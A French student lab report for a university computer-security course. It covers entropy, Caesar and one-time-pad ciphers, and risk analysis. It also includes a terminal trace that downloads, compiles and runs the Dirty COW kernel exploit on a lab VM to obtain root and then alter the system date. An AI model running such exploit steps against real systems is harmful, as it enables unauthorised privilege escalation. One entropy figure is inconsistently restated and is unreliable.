POLYTECHNIQUE MONTRÉAL

LE GÉNIE EN PREMIÈRE CLASSE

# Travail pratique 2

Présenté à M. Bresteau
INF4420A Sécurité informatique

Fait par :

Étienne Asselin 1773922
Vincent Rodier 1744784
Groupe laboratoire B1-9

Le jeudi 15 mars 2018
École Polytechnique de Montréal

# Partie A

## Question 1 - Entropie

a) **Calculez l'entropie par lettre (h-lettre) d'une chaîne générée avec texte d'une longueur de 200 caractères?**

L'entropie par lettre de h-lettre est d'environs 3,94.

```
[etass@l4712-22 Source - Entropie - Chiffrement]$ ./texte 200 > Q1-e.bin
[etass@l4712-22 Source - Entropie - Chiffrement]$ ./h-lettre < Q1-e.bin
(space) = 37
A = 13
B = 3
C = 4
D = 3
E = 21
F = 6
G = 4
H = 12
I = 8
J = 0
K = 0
L = 2
M = 2
N = 9
O = 16
P = 1
Q = 0
R = 17
S = 7
T = 17
U = 7
V = 1
W = 5
X = 0
Y = 5
Z = 0
Nombre total de caracteres : 200
Entropie de l'entree : 3.948063
[etass@l4712-22 Source - Entropie - Chiffrement]$
```

b) **En vous servant du premier théorème de Shannon, expliquez ce que signifie cette valeur.**

Pour connaitre l'entropie maximal que la source devrait donner nous pouvons utiliser le calcul de l'entropie $H(S) = \Sigma_i \ p_i \log_2 1/p_i$. Dans le cas d'une source optimale, la probabilité pi serait de 1/27 (26 caractères plus l'espace) pour chaque caractère. L'entropie total de la source serait donc de 4,7548 bits avec une source parfaite. On voit donc qu'il y a une différence d'environ 0.8 bits entre les deux entropies. L'entropie est une mesure de la quantité d'information transmise par une

source. La valeur de l'entropie trouver est donc une indication de la quantité d'information que la source émet et cette valeur est à 0.8 bits de la valeur maximal qu'elle pourrait atteindre.

c) **Quelle serait l'entropie par lettre (en moyenne) d'un fichier qui aurait été généré de la même façon, mais avec les mêmes probabilités (1/27) pour chacun des 27 symboles (lettres majuscules et espace)?**

Comme expliquer dans la réponse précédente, l'entropie d'une source avec une probabilité de 1/27 par source serait d'environ 4.948 bits

d) **Que représente le quotient de la valeur en a) sur la valeur en c) ?**

Le quotient de la valeur a) sur la valeur c) est de 83,031 %. Cette valeur nous montre que la source ne distribue pas uniformément sont alphabet.

e) **Refaites la même chose qu'en a) avec la source lettre. Comparez la valeur obtenue avec celle en a). Est-ce que la différence est significative (supérieure à 0.4) ?**

La valeur de l'entropie avec la source lettre est de 4,203 bits. La différence avec la source texte est donc d'environs 0,255 ce qui n'est pas une différence significative.

f) **Les chaînes générées par lettre ne sont pas de l'anglais malgré l'utilisation des mêmes fréquences. Le résultat obtenu en e) peut donc surprendre. Expliquez cette contradiction apparente (le fait que les deux entropies soient proches).**

Si l'on regarde les résultats que la source texte nous donne, on peut voir que les textes sont constitués de mots en anglais. Comme la source de lettre utilise la même fréquence de lettre que l'anglais, il est donc compréhensif que les deux sources possèdent une entropie similaire.


```
[etass@l4712-08 Source - Entropie - Chiffrement (master)] $ ./texte 200
GILDON S REMARKS CONSTITUTE A MEASURED ADVOCACY OF SHAKESPEARE A CAUTIOUS RECOGN
ITION OF WHAT HE WAS PREPARED TO ADMIRE AND AN EQUALLY DETERMINED REFUSAL TO IND
ULGE IN WHAT WOULD LATER BECOME THE CULT[etass@l4712-08 Source - Entropie - Chif
frement (master)] $ ./texte 200
ROBERT OF ARTOYS BANISH T THOUGH THOU BE FROM FRAUNCE THY NATIUE COUNTRY YET WIT
H VS THOU SHALT RETAYNE AS GREAT A SEIGNIORIE FOR WE CREATE THEE EARLE OF RICHMO
ND HEERE AND NOW GOE FORWARDS WITH OUR P[etass@l4712-08 Source - Entropie - Chif
frement (master)] $ ./texte 200
MIGHTY A NATION DERBY BE THOU EMBASSADOR FOR VS VNTO OUR FATHER IN LAW THE EARLE
 OF HENALT MAKE HIM ACQUAINTED WITH OUR ENTERPRISE AND LIKEWISE WILL HIM WITH OU
R OWNE ALLIES THAT ARE IN FLAUNDSRS TO S[etass@l4712-08 Source - Entropie - Chif
frement (master)] $ ./texte 200
ROBERT OF ARTOYS BANISH T THOUGH THOU BE FROM FRAUNCE THY NATIUE COUNTRY YET WIT
H VS THOU SHALT RETAYNE AS GREAT A SEIGNIORIE FOR WE CREATE THEE EARLE OF RICHMO
ND HEERE AND NOW GOE FORWARDS WITH OUR P[etass@l4712-08 Source - Entropie - Chif
```


## Question 2 – Histogrammes


a) **Utilisez les programmes cesar et cesar-d avec les sources texte et lettre, pour chiffrer et déchiffrer des chaînes de 200 caractères.**


```
[etass@l4712-22 Source - Entropie - Chiffrement]$ ./texte 200 | ./cesar > q2-c-texte.bin
[etass@l4712-22 Source - Entropie - Chiffrement]$ cat q2-c-texte.bin
WK VWHHOH WKDW VSXUQH DJDLQVW PB VRXHUHLJQHWB LQ IUDQFH VRXQG D KRUQH D PHVVHQJHU ORUG DZGOHB NQRZ IURP Z
KHQFH DXG WKH GXNH RI ORUUDBQH KDXLQJ FURVW WKH VHDV LQ WUHDWHV KH PDB KDXH FRQIHUHQFH ZLWK BRX[etass@l47
12-22 Source - Entropie - Chiffrement]$ ./lettre 200 | ./cesar > q2-c-lettre.bin
[etass@l4712-22 Source - Entropie - Chiffrement]$ ./cesar-d < q2-c-texte.bin > q2-cd-texte.bin
[etass@l4712-22 Source - Entropie - Chiffrement]$ ./cesar-d < q2-c-lettre.bin > q2-cd-lettre.bin
[etass@l4712-22 Source - Entropie - Chiffrement]$
```

b) **Utilisez le programme h-lettre pour obtenir les fréquences des lettres. Construisez des histogrammes de fréquences ordonnées du plus grand au plus petit pour la sortie de chacune des sources ainsi que pour les versions codées.**


Fréquence de la source lettre - cesar
35
30
25
20
15
10
5
0
space
W
L
H
Q
R
U
D
K
J
X
O
V
F
G
I
P
S
E
N
Z
B
A
C
M
T
Y


Fréquence de la source lettre - cesar-d
35
30
25
20
15
10
5
0
Space
T
I
E
N
O
R
A
H
G
U
L
S
C
D
F
M
P
B
K
W
Y
J
Q
V
X
Z


Fréquence de la source texte - cesar
40
35
30
25
20
15
10
5
0
Space
H
Q
D
W
U
V
R
K
X
L
B
G
F
Z
P
O
J
I
N
S
Y
T
M
E
C
A


Fréquecne de la source texte - cesar-d
40
35
30
25
20
15
10
5
0
Space
E
N
A
R
T
O
S
H
U
I
Y
C
D
F
G
L
M
W
K
P
B
J
Q
V
X
Z

c) **Que remarquez-vous en comparant ces quatre histogrammes? Comment seraient les histogrammes des sources lettre et texte si les fréquences étaient comptabilisées sur deux lettres à la fois? Comment devrait être par exemple les fréquences du (ee) et du (th) dans le cas de texte et de lettre.**

À l'aide des histogrammes, on voit très bien que la fréquence des lettres entre la source codé et non codé sont exactement les mêmes. Comme le code de césar n'est qu'un de simplement décalement de lettre, il n'est pas surprenant d'avoir ce résultat. Si les fréquences étaient comptabilisées sur deux lettre à la fois, la source lettre aurait beaucoup plus de chance de produire un graph mieux distribuer puisqu'elle ne respecte pas la grammaire de la langue anglaise. La fréquence des pairs « ee » et « th » pour la source lettre serait similaire à n'importe quelle autre combinaison. La source texte cependant produirait un graph similaire à se que l'on pourrait s'attendre d'un graph de fréquences normales de pair de lettre d'un texte anglophone. La fréquence des pairs « ee » et « th » pour la source texte serait donc similaire à la fréquence des pairs « ee » et « th » dans n'importe quel autre texte anglophone.

d) **En vous référant au point précédent ainsi qu'à la question 1 f), est-ce que cette méthode (comptabiliser les fréquences sur deux lettres) facilite le déchiffrement du message dans le cas de la source texte ? Et dans le cas de lettre ? Expliquez la différence s'il y en a une. Pour chacune des deux sources, si cette méthode n'augmente pas la facilité de déchiffrement du message, quelle solution proposez-vous ?**

L'analyse de pair de lettre peut aider au déchiffrement dans le cas de la source texte puisque cette source produit effectivement de vrais textes anglophones. La fréquence de pair de lettre devrait donc être similaire à la fréquence de pair de lettre en général en anglais. La même analyse ne serait pas efficace pour la source lettre cependant puisque malgré le fait que les lettres générées par la source lettre aient la même fréquence que ceux de l'anglais, leurs alignements n'est pas garantie. En d'autres mots, les lettres provenant de la source lettre ont la même fréquence que ceux d'un texte anglais sans suivre les règles de grammaire de l'anglais.

Pour la solution à proposer, il n'y a pas de réelle solution. Si l'analyse de fréquence de pair ne donne rien, l'analyse de triplet ou de tout autre combinaison n'est pas non plus une possibilité. La solution est donc de simplement se fier à la fréquence de lettre singulière.

## Question 3 -Masque jetable

a) **Générez un fichier de 1024 octets avec monnaie et un avec binaire. Calculer l'entropie par bit (hbit) et l'entropie par octet (h-ascii) sur les deux fichiers créés.**
   a. Fichier binaire – hbit :
      0 = 5060
      1 = 3132
      Nombre total de bits : 8192
      Entropie du texte entre : 0.959667

b. Fichier monnaie – hbit :
   0 = 4040
   1 = 4152
   Nombre total de bits : 8192
   Entropie du texte entre : 0.999865

c. Fichier binaire – hascii :
   Nombre total d'octets : 1024
   Entropie de l'entrée : 0.833680

d. Fichier monnaie – ascii :
   Nombre total d'octets : 1024
   Entropie de l'entrée : 7.796073

b) **Calculer l'entropie par bit (hbit) et l'entropie par octet (h-ascii) des nouveaux fichiers chiffrés. Qu'observez-vous? Quelles conclusions pouvez-vous en tirer?**

a. Fichier binaire chiffré – hbit :
   0 = 4088
   1 = 4104
   Nombre total de bits : 8192
   Entropie du texte entre : 0.999997

b. Fichier monnaie chiffré – hbit :
   0 = 4084
   1 = 4104
   Nombre total de bits : 8192
   Entropie du texte entre : 0.999994

c. Fichier binaire chiffré – hascii :
   Nombre total d'octets : 1024
   Entropie de l'entrée : 7.805835

d. Fichier monnaie chiffré – ascii :
   Nombre total d'octets : 1024
   Entropie de l'entrée : 7.757298

On observe que l'entropie des deux sources analysées par bit se rapproche de 1 et donc que l'entropie à la base est bonne. La situation est différente lorsque l'on analyse par octet. L'entropie du fichier binaire analysé par octet sans masque jetable est très faible. Cependant, lorsque chiffré à l'aide du masque jetable l'entropie augmente considérablement et se rapproche de sa valeur maximale soit 8. La conclusion qu'on peut en tirer c'est que l'utilisation d'un masque jetable augmente l'entropie de la source si celle-ci n'est pas totalement markovienne, mais qu'elle a peu d'impact pour les sources totalement aléatoires.

c) **Pour les deux cas, s'agit-il d'une méthode sécuritaire de chiffrement?**
Cette méthode est sécuritaire seulement si elle respect les trois principes suivants :

1. La clé doit être une suite de caractères au moins aussi longue que le message à chiffrer.
2. Les caractères composant la clé doivent être choisis de façon totalement aléatoire.
3. La clé doit être utilisée juste une fois.

Cependant, c'est très difficile d'avoir des éléments générés de façon aléatoire à l'aide d'ordinateurs ce qui compromet cette méthode de chiffrement. De plus, il faut un second canal de communication pour envoyer la clé de chiffrement. Néanmoins, il s'agit d'une méthode de chiffrement très sécuritaire.

## Question 4 – Analyse de risque

a. **Quelle serait votre recommandation et pourquoi ?**

Si on commence par faire une analyse de capital, il faut prévoir l'argent requis pour rebâtir tous les serveurs et les installations à chaque 4 ans si l'on décide de s'installer sur le site B. Pendant la reconstruction sur le site B, il ne faut pas oublier que le service PokerMaxProUltime ne sera plus disponible si aucunes autres installations de secours ne sont prévues. Ces installations de secours engendrent des couts supplémentaires pour le site B à prendre en compte. Nous estimons que les couts ainsi que les problèmes engendrés par le risque élever d'un ouragan sur le site B justifie la différence initiale de 400 000$ pour le site A.

b. **Pour chacun de ces scénarios, précisez s'il s'agit principalement d'un scénario touchant l'intégrité, la confidentialité ou la disponibilité.**

1) Le fait d'avoir un tricheur sur le site diminue l'intégrité du site.
2) Si les joueurs légitimes n'arrivent plus à se connecter cela relève de la disponibilité du service.
3) Si des informations confidentielles sont accessible par quelqu'un qui n'a pas l'autorisation d'accéder à ces données, cela est un problème de confidentialité.

c. **Commentez, pour chaque scénario de risque, quel serait l'acteur qui constitue la plus grande menace pour votre entreprise.**

Pour le premier scénario, le tricheur professionnel serait la plus grande menace.

| | Acteur | Capacité | Opportunité | Motivation | Probabilité | Impact | Risque |
|---|---|---|---|---|---|---|---|
| Scénario i | Tricheur | 4 | 4 | 4 | 4 | 2 | 8 |
| | C.O. | 1 | 4 | 1 | 2 | 2 | 4 |
| | Concurrents | 2 | 4 | 2 | 2.67 | 2 | 5.34 |

Pour le deuxième scénario, les sites de poker concurrents constituent la plus grande menace.

| | Acteur | Capacité | Opportunité | Motivation | Probabilité | Impact | Risque |
|---|---|---|---|---|---|---|---|
| Scénario ii | Tricheur | 1 | 4 | 1 | 2 | 4 | 8 |
| | C.O. | 4 | 4 | 1 | 3 | 4 | 12 |
| | Concurrents | 2 | 4 | 4 | 3.33 | 4 | 13.33 |

Pour le troisième scénario, c'est le crime organisé qui est la plus grande menace.

| | Acteur | Capacité | Opportunité | Motivation | Probabilité | Impact | Risque |
|---|---|---|---|---|---|---|---|
| Scénario iii | Tricheur | 1 | 3 | 1 | 1.67 | 3 | 5 |
| | C.O. | 4 | 3 | 4 | 3.66 | 3 | 11 |
| | Concurrents | 1 | 3 | 2 | 2 | 3 | 6 |

d. **Pour chacune des situations suivantes expliquez quel(s) paramètre(s) changerai(en)t et dans quel sens (plus grand, plus petit). Quelle(s) conséquence(s) pour la gestion du risque ?**

1) *Votre compagnie de poker remporte un très grand succès et dépasse tous vos concurrents.*
   La motivation des concurrents va augmenter.
2) *Votre patron a refusé de payer les pots-de-vin réclamés par la mafia locale.*
   La motivation du crime organisé va augmenter.
3) *Votre patron fait l'acquisition d'un tout nouveau système de détection des tricheurs très performant.*
   La capacité des tricheurs à pouvoir tricher diminue.

e. **Refaites la grille de la question c) pour le scénario iii) en prenant en compte la mesure proposée. Est-ce que vous croyez que cette offre en vaut la chandelle ? Est-ce que votre recommandation s'applique dans toutes les circonstances ?**

Nous ne croyons pas que cette offre en vaut la chandelle. L'ajout d'un système de détection d'intrusion sur nos serveurs ne fait seulement qu'influencer la capacité de quelqu'un à tricher. Dans le scénario iii, seulement la capacité du crime organisé diminue. De plus, le fait que des employer de l'ex-Union Soviétique on les mains sur un logiciel qui est installer sur notre serveur n'est pas très rassurant. Nous ne recommandons pas ce logiciel et cette non recommandation s'applique dans toutes les circonstances.

| | Acteur | Capacité | Opportunité | Motivation | Probabilité | Impact | Risque |
|---|---|---|---|---|---|---|---|
| Scénario iii | Tricheur | 1 | 3 | 1 | 1.67 | 3 | 5 |
| | C.O. | 2 | 3 | 4 | 3 | 3 | 9 |
| | Concurrents | 1 | 3 | 2 | 2 | 3 | 6 |

# Partie B

## Question 1 – Codage

a) **Expliciter les alphabets $\sigma$, $\tau$ et $\tau'$ qui sont respectivement les alphabets pour la sortie de la source, du codeur et du bloc de chiffrement**

L'alphabet de la sortie de la source est les chiffres de [0-9].

$$\sigma = \{0,1,2,3,4,5,6,7,8,9\}$$

L'alphabet de la sortie du codeur est le bit, donc il prend la valeur [0-1].

$$\tau = \{0,1\}$$

L'alphabet de sortie du bloc de chiffrement donne aussi le bit comme alphabet puisqu'il ne fait que faire des opérations sur les bits.

$$\tau' = \{0,1\}$$

b) **Identifiez les langages provenant des alphabets $\sigma$, $\tau$ et $\tau'$.**

Le langage provenant de la source est une suite de quatre chiffres.

$$\sigma = \{0,1,2,3,4,5,6,7,8,9\}^4$$

Le langage provenant de la sortie du codeur est deux fois la même séquence de 32 bits.

$$\tau = (\{0,1\}^{32})^2$$

Le langage provenant de la sortie du bloc de chiffrement donne une plage de 64 bits.

$$\tau' = \{0,1\}^{64}$$

c) **Identifiez les attaques auxquelles le système est vulnérable.**

Un tel système est vulnérable aux attaques de forces brutes. Malgré la longueur de la sortie du bloc de 64 bits, il y en en fait que 10000 combinaisons, soit les quatre chiffres. Une seconde attaque est d'enregistrer un message intercepté et de le réexécuter plusieurs fois.

d) **Montrez à l'aide de traces d'exécution comment vous les effectueriez.**

Le script nommé « BruteForce.py », dans le dossier scripts, permet de générer un dictionnaire avec les 10000 combinaisons possibles. Ainsi, lorsqu'on intercept un message il suffit de faire une recherche dans le dictionnaire et de compter le numéro de ligne associé.

e) **Pour chacun des trois codages, dites quelles attaques du c) ils permettent de bloquer et démontrez-le à l'aide de trace d'exécution.**

| Codage | Avantage |
|---|---|
| Codage 1 | Rend beaucoup plus difficile l'attaque de force brute parce qu'il y a une longue chaine de caractère aléatoire à la fin des messages. |
| Codage 2 | Rend plus difficile l'attaque de force brute et empêche la réexécution de la requête grâce au « Timestamp ». |
| Codage 3 | Empêche la réexécution de la requête. |

f) **Selon vous quel est le meilleur codage ? Pourquoi ?**

Le codage 2 est le meilleur codage car il rend difficile l'attaque brute et empêche la réexécution de la requête. Il s'agit du seul des trois codages qui agit sur les deux attaques simultanément.

## Question 2 – Exploitation d'une vulnérabilité critique

a) **Quelle est la version du noyau utilisée par la machine virtuelle? Donnez la commande utilisée ainsi que sa sortie.**

La version du noyau utilisée par la machine virtuelle est 3.4.5-harden. Cette information a été récupérée par la ligne de commande : « *uname -r* ». *Uname* (unix name) permet d'afficher les informations système de la machine et l'argument *r* représente le *release*.

```
admin_web@certificates ~ $ uname -r
3.4.5-hardened
```

b) 1. **Quel est l'identifiant de la faille « Dirty Cow » (commençant par CVE-2016) ?**

L'identifiant de la faille est le 5195.

| | |
|---|---|
| CVE-2016-5195 | Race condition in mm/gup.c in the Linux kernel 2.x through 4.x before 4.8.3 allows local users to gain privileges by leveraging incorrect handling of a copy-on-write (COW) feature to write to a read-only memory mapping, as exploited in the wild in October 2016, aka "Dirty COW." |

2. **Expliquez en quelques lignes cette faille de sécurité. Pourquoi est-elle aussi critique?**

Il s'agit d'une faille dans le système de mémoire du noyau qui gérait la copie en écriture (copy-on-write COW). Cette faille permet à un attaquant disposant d'un compte système local de modifier les binaires sur le disque, en ignorant les mécanismes d'autorisation standard qui empêcheraient toute modification sans un ensemble d'autorisations approprié.

3. **Notre système est-il vulnérable à cette faille? Pourquoi?**

Notre système est vulnérable car sa version de noyau est de 3.x et cette faille de sécurité affecte les noyaux de 2.x à 4.x.

c) **L'exploit de « Dirty Cow »**

```
admin_web@certificates ~ $ wget https://gist.githubusercontent.com/Blouglou/336c
1abe9529e4504597a1527667c7fe/raw/2da8fba62cc02efa5da36f3ebca7e4b566257056/dirtyc
ow-mem.c
--2018-03-02 12:29:40--  https://gist.githubusercontent.com/Blouglou/336c1abe952
9e4504597a1527667c7fe/raw/2da8fba62cc02efa5da36f3ebca7e4b566257056/dirtycow-mem.
c
Resolving gist.githubusercontent.com... 151.101.136.133
Connecting to gist.githubusercontent.com|151.101.136.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5123 (5.0K) [text/plain]
Saving to: `dirtycow-mem.c'

100%[======================================>] 5,123       --.-K/s   in 0s

2018-03-02 12:29:40 (24.3 MB/s) - `dirtycow-mem.c' saved [5123/5123]

admin_web@certificates ~ $ gcc -Wall -o dirtycow-mem dirtycow-mem.c -ldl -lpthre
ad
dirtycow-mem.c: In function ‘get_range’:
dirtycow-mem.c:141:3: warning: use of assignment suppression and length modifier
 together in gnu_scanf format
dirtycow-mem.c:141:3: warning: use of assignment suppression and length modifier
 together in gnu_scanf format
admin_web@certificates ~ $ ./dirtycow-mem
[*] range: 7f2a9ec2b000-7f2a9edcb000]
[*] getuid = 7f2a9ece4810
[*] mmap 0x7f2a9f452000
[*] exploiting (patch)
[*] patched (procselfmemThread)
[*] patched (madviseThread)
certificates admin_web # [*] exploiting (unpatch)
[*] unpatched: uid=1000 (procselfmemThread)
[*] unpatched: uid=1000 (madviseThread)
whoami
root
```

```
certificates admin_web # date -s "2 OCT 2015 18:00:00"
Fri Oct  2 18:00:00 EDT 2015
certificates admin_web # exit
exit
```

## Question 3 – Certificats à clé publique, HTTPS et SSL

a) **Essayez de vous connecter au faux site de la Caisse Desjardins à l'adresse https://www.desjardins.com à l'aide de Firefox. Que se passe-t-il et pourquoi?**

La page est bloquée car on ne peut pas confirmer que la connexion est sécuritaire en raison que le certificat n’est pas signé par une autorité reconnue.

b) **Qu'est-ce qui pourrait vous aider à découvrir que le site est une fraude?**

Le navigateur web bloque la connexion et affiche un message d'avertissement.


c) **Quel est maintenant le nouveau comportement de Firefox et pourquoi?**

Le navigateur web permet d'accéder à la page souhaitée parce que nous avons mentionné que nous avions confiance à l'autorité qui signe les certificats.

